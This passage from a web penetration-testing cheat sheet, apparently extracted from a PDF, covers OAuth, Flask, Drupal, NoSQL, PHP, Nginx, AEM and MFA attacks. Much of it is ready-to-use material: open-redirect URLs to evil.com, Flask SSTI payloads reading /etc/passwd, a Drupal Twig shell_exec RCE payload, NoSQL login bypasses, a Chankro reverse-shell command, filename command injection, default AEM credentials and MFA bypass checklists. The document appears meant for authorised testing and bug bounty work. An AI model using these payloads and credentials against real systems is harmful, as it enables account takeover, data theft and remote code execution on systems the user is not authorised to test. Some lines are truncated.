2. Finish OAuth flow and check if you're redirected to the TLD, then is vulnerable
3. Check your redirect is not to Referer header or other param

https://yourtweetreader.com/callback?redirectUrl=https://evil.com
https://www.target01.com/api/OAUTH/?next=https://www.target01.com//evil.com/
https://www.target01.com/api/OAUTH?next=https://www.target01.com%09.evil.com
https://www.target01.com/api/OAUTH/?next=https://www.target01.com%252e.evil.com
https://www.target01.com/api/OAUTH/?next=https://www.target01.com/project/team
http://target02.com/oauth?redirect_uri=https://evil.com[.target02.com/
https://www.target01.com/api/OAUTH/?next=https://yourtweetreader.com.evil.com
https://www.target.com/endpoint?u=https://EVILtwitter.com/

ffuf -w words.txt -u https://www.target.com/endpoint?u=https://www.FUZZ.com/

Path traversal: https://yourtweetreader.com/callback/.../redirect?url=https://evil.com

HTML Injection and stealing tokens via referer header
Check referer header in the requests for sensitive info

Access Token Stored in Browser History
Check browser history for sensitive info

Improper handling of state parameter
Check lack of state parameter and is in url params and is passed to all the flow
Verifying State entropy
Check state is not reused
Remove state and URI and check request is invalid

Access Token Stored in JavaScript

Lack of verification
If not email verification is needed in account creation, register before the victim.
If not email verification in Oauth signing, register other app before the victim.

Access token passed in request body
If the access token is passed in the request body at the time of allocating the access token
An attacker can create a web application and register for an Oauth framework with a provider
For example, a Hacker can build his own facebook app and get victim's facebook access token


Reusability of an Oauth access token
Replace the new Oauth access token with the old one and continue to the application. This should

```


## OAuth resources

[https://owasp.org/www-pdf-archive/20151215-Top\\_X\\_OAuth\\_2\\_Hacks-asano.pdf](https://owasp.org/www-pdf-archive/20151215-Top_X_OAuth_2_Hacks-asano.pdf)  
<https://medium.com/@lokeshdk77/stealing-facebook-mailchimp-application-oauth-2-0-access-token-1500-abdb1560e5f9>  
<https://medium.com/a-bugz-life/the-wonderful-world-of-oauth-bug-bounty-edition-af3073b354c1>  
<https://gauravnarwani.com/misconfigured-oauth-to-account-takeover/>  
<https://medium.com/@Jacksonkv22/oauth-misconfiguration-lead-to-complete-account-takeover-c8e403a2a3>  
[https://medium.com/@logicbomb\\_1/bugbounty-user-account-takeover-i-just-need-your-email-id-to-takeover-1500-abdb1560e5f9](https://medium.com/@logicbomb_1/bugbounty-user-account-takeover-i-just-need-your-email-id-to-takeover-1500-abdb1560e5f9)  
<https://medium.com/@protector47/full-account-takeover-via-referrer-header-oauth-token-steal-0f3073b354c1>  
<https://hackerone.com/reports/49759>  
<https://hackerone.com/reports/131202>  
<https://hackerone.com/reports/6017>  
<https://hackerone.com/reports/7900>  
<https://hackerone.com/reports/244958>  
<https://hackerone.com/reports/405100>  
<https://ysamm.com/?p=379>  
<https://www.amolbaikar.com/facebook-oauth-framework-vulnerability/>  
<https://medium.com/@godofdarkness.msf/mail-ru-ext-b-scope-account-takeover-1500-abdb1560e5f9>  
<https://medium.com/@tristanfarkas/finding-a-security-bug-in-discord-and-what-it-taught-me-5160e5f9>  
<https://medium.com/@0xgaurang/case-study-oauth-misconfiguration-leads-to-account-takeover-d360e5f9>  
[https://medium.com/@rootxharsh\\_90844/abusing-feature-to-steal-your-tokens-f15f78cebf74](https://medium.com/@rootxharsh_90844/abusing-feature-to-steal-your-tokens-f15f78cebf74)  
<http://blog.intothesymmetry.com/2014/02/oauth-2-attacks-and-bug-bounties.html>  
<http://blog.intothesymmetry.com/2015/04/open-redirect-in-rfc6749-aka-oauth-20.html>  
<https://www.veracode.com/blog/research/spring-social-core-vulnerability-disclosure>  
<https://medium.com/@apkash8/oauth-and-security-7fddce2e1dc5>  
<https://xploitprotocol.medium.com/exploiting-oauth-2-0-authorization-code-grants-379798888893>


## OAuth scheme



Code grant flow



## OAuth Attack mindmap



# Flask

```
https://github.com/Paradoxis/Flask-Unsign

pip3 install flask-unsign
flask-unsign
flask-unsign --decode --cookie 'eyJsb2dnZWRfaW4iOmZhbHNlfQ.XDuWxQ.E2Pyb6x3w-NODuflHoGnZOEpbH8
flask-unsign --decode --server 'https://www.example.com/login'
flask-unsign --unsign --cookie < cookie.txt
flask-unsign --sign --cookie "{'logged_in': True}" --secret 'CHANGEME'

Python Flask SSTI Payloads and tricks

* {{url_for.globals}}
* {{request.environ}}
* {{config}}
* {{url_for._globals__._builtins__.open('/etc/passwd').read()}}
* {{self}}
* request|attr('class') == request.class == request[\x5f\x5fcclass\x5f\x5f]
```

# Symfony & Twig

```
Tools
Server-Side Template Injection and Code Injection Detection and Exploitation Tool
https://github.com/epinna/tplmap
./tplmap.py -u 'http://www.target.com/page?name=John'
https://github.com/ambionics/symfony-exploits

Symfony:
Check for www.example.com/_profiler/ it contains errors and server variables
Symfony debug looter:
https://github.com/synacktiv/eos/

Twig:
https://medium.com/server-side-template-injection/server-side-template-injection-faf88d0c7f34
```

# Drupal

```
Tools
droopescan
https://github.com/droope/droopescan
droopescan scan drupal -u https://example.com -t 32

drupwn
https://github.com/immunIT/drupwn
sudo python3 drupwn --mode enum|exploit --target https://example.com

https://github.com/ajinabraham/CMSScan
docker build -t cmsscan .
docker run -it -p 7070:7070 cmsscan
python3 cmsmap.py -f D https://www.example.com -F

https://github.com/Tuhinshubhra/CMSeeK
python3 cmseek.py -u domain.com

Drupal < 8.7.x Authenticated RCE module upload
https://www.drupal.org/project/drupal/issues/3093274
https://www.drupal.org/files/issues/2019-11-08/drupal_rce.tar_.gz

Drupal < 9.1.x Authenticated RCE Twig templates
https://www.drupal.org/project/drupal/issues/2860607
"Administer views" -> new View of User Fields - >Add a "Custom text"
"{{ {"#lazy_builder": ["shell_exec", ["touch /tmp/hellofromviews"]]} }}"

If found /node/$NUMBER, the number could be devs or tests pages

drupal 8
https://www.exploit-db.com/exploits/46459

Check for username disclosure on old versions:
?q=admin/views/ajax/autocomplete/user/a
```

# NoSQL (MongoDB, CouchDB)

```
Tools
https://github.com/codingo/NoSQLMap
python NoSQLMap.py
https://github.com/torque59/Nosql-Exploitation-Framework
python nosqlframework.py -h
https://github.com/Charlie-belmer/nosqli
nosqli scan -t http://localhost:4000/user/lookup?username=test
https://github.com/FSecureLABS/N1QLMap
./n1qlMap.py http://localhost:3000 --request example_request_1.txt --keyword beer-sample --ex

Payload:
' || 'a'=='a

mongodbserver:port/status?text=1

in URL
username[$ne]=toto&password[$ne]=toto

##in JSON
{"username": {"$ne": null}, "password": {"$ne": null}}
{"username": {"$gt":""}, "password": {"$gt":""}}

- Trigger MongoDB syntax error -> ' " \ ; { }
- Insert logic -> ' || '1' == '1' ; //
- Comment out -> //
- Operators -> $where $gt $lt $ne $regex
- Mongo commands -> db.getCollectionNames()
```

# PHP

```
Tools
https://github.com/TarlogicSecurity/Chankro
Bypass disable_functions and open_basedir
python2 chankro.py --arch 64 --input rev.sh --output chan.php --path /var/www/html
Unserialize PHP Payload generator
https://github.com/ambionics/phpggc
Backup Artifacts
https://github.com/mazen160/bfac
bfac --url http://example.com/test.php
```

# RoR (Ruby on Rails)

```
Tools
https://github.com/presidentbeef/brakeman
gem install brakeman
brakeman /path/to/rails/application


RoR RCE's
https://bishopfox.com/blog/ruby-vulnerabilities-exploits
```

# JBoss - Java Deserialization

```
JexBoss
https://github.com/joaomatosf/jexboss
python jexboss.py -host http://target_host:8080
```

# OneLogin - SAML Login

```
https://developers.onelogin.com/saml
https://github.com/fadyosman/SAMLExtractor
./samle.py -u https://carbon-prototype.uberinternal.com/
./samle.py -r "https://domain.onelogin.com/trust/saml2/http-post/sso/571434?SAMLRequest=nVNNb"
```



# Flash SWF

```
SWF Param Finder
https://github.com/m4ll0k/SWFParamFinder
bash swfpfinder.sh https://example.com/test.swf
```

# Nginx

```
curl -gsS https://example.com:443/../../../../%00/nginx-handler?/usr/lib/nginx/modules/ngx_strea
```

```
If merge_slashes is OFF path traversal is possible, just append 1 slash more to find
////////.../.../etc/passwd
```

# Python

```
Analyze Python code
https://github.com/PyCQA/bandit

Python Web Server common flaws
Input injection in filename:
"; cat /etc/passwd
```

# Tomcat

Check if the following scripts exists (v4.x – v7.x):

```
/examples/jsp/num/numguess.jsp
/examples/jsp/dates/date.jsp
/examples/jsp/snp/snoop.jsp
/examples/jsp/error/error.html
/examples/jsp/sessions/carts.html
/examples/jsp/checkbox/check.html
/examples/jsp/colors/colors.html
/examples/jsp/cal/login.html
/examples/jsp/include/include.jsp
/examples/jsp/forward/forward.jsp
/examples/jsp/plugin/plugin.jsp
/examples/jsp/jsptoserv/jsptoservlet.jsp
/examples/jsp/simpletag/foo.jsp
/examples/jsp/mail/sendmail.jsp
/examples/servlet/HelloWorldExample
/examples/servlet/RequestInfoExample
/examples/servlet/RequestHeaderExample
/examples/servlet/RequestParamExample
/examples/servlet/CookieExample
/examples/servlet/JndiServlet
/examples/servlet/SessionExample
/tomcat-docs/appdev/sample/web/hello.jsp
```

Users under

```
$TOMCAT_HOME/tomcat6/tomcat-users.xml
```

# Adobe AEM

## Tools

```
https://github.com/0ang3l/aem-hacker
python3 aem_discoverer.py --file list.txt
python3 aem_hacker.py -u https://target.com --host [SSRF_CALLBACK]
#https://github.com/Raz0r/aemscan
```

## Paths

```
#https://github.com/clarkvoss/AEM-List/blob/main/paths
#https://github.com/emadshanab/Adobe-Experience-Manager/blob/main/aem-paths.txt
```

## Creds

```
admin:admin
author:author
anonymous:anonymous
replication-receiver:replication-receiver
jdoe@geometrixx.info:jdoe
aparker@geometrixx.info:aparker
grios:password
vgnadmin:vgnadmin
james.devore@spambob.com:password
matt.monroe@mailinator.com:password
aaron.mcdonald@mailinator.com:password
jason.werner@dodgit.com:password)
```

## Vulns

**CVE-2016-0957 - Bypass dispatcher filters**

```
https://aemsite/bin/querybuilder.json/a.css
https://aemsite/bin/querybuilder.json/a.html
https://aemsite/bin/querybuilder.json/a.ico
https://aemsite/bin/querybuilder.json/a.png
https://aemsite/bin/querybuilder.json;%0aa.css
https://aemsite/bin/querybuilder.json/a.1.json
https://aemsite///bin///querybuilder.json
https://aemsite///etc.json
```

```
#Depending on the version and configuration of the affected AEM installation, the above vulnerabilities
Provides a proxy which is able to be used to perform arbitrary server-side requests.
/libs/opensocial/proxy
Exposes a reflected Cross-Site Scripting (XSS) vulnerability in older versions of AEM 5.X.
/etc/mobile/useragent-test.html
Exposes an unauthenticated, browsable view of all content in the repository which may lead to
/etc/reports/diskusage.html
```



[Hunting for security bugs in AEM webapps](#)  
by [Mikhail Egorov](#)



# Magento

<https://github.com/steverobbins/magescan>

# SAP

```
Fuzzing dictionary
https://raw.githubusercontent.com/jackrichardzon/s4p0/master/S4P-DIR.txt

SAP-RECON
https://github.com/chipik/SAP_RECON

SAP multiple
https://github.com/shipcod3/mySapAdventures

SAP wordlist
https://github.com/emadshanab/SAP-wordlist/blob/main/SAP-wordlist.txt

SAP ports
https://buddysap.com/list-of-sap-port-used-in-sap-abap-and-java-system/
```

# MFA

## Common flaws

```
Lack of rate limit
 - Exploitation:
 1. Request 2FA code and capture this request.
 2. Repeat this request for 100-200 times and if there is no limitation set, that's a rate
 3. At 2FA Code Verification page, try to brute-force for valid 2FA and see if there is any
 4. You can also try to initiate, requesting OTPs at one side and brute-forcing at another

Rate limit bypass
 # Limiting the flow rate
 # Generated OTP code doesn't change
 # Rate-limit resetting when updating the code
 # Bypassing the rate limit by changing the IP address
 # Support for X-Forwarded-For turned on

Bypass replacing part of the request from the session

Bypass using the "Remember Me" functionality
 # If 2FA is attached using a cookie, the cookie value must be unguessable
 # If 2FA is attached to an IP address, you can try to replace your IP address

Improper access control bug on the 2FA dialog page

Insufficient censorship of personal data on the 2FA page

Ignoring 2FA under certain circumstances.
 # 2FA ignoring when recovering a password
 # Ignoring 2FA when entering through a social network
 # Ignoring 2FA in an older version of the application
 # Ignoring 2FA in case of cross-platforming

When disabling 2FA, the current code or password is not requested

Previously created sessions remain valid after activation of 2FA

Lack of Rate-limit in the user's account (OTP is validated, but user's id not)

Manipulation of API's versions

Improper Access Control in the backup codes request

Response body manipulation

HTTP Response Status Code Manipulation



Code Leakage in Response

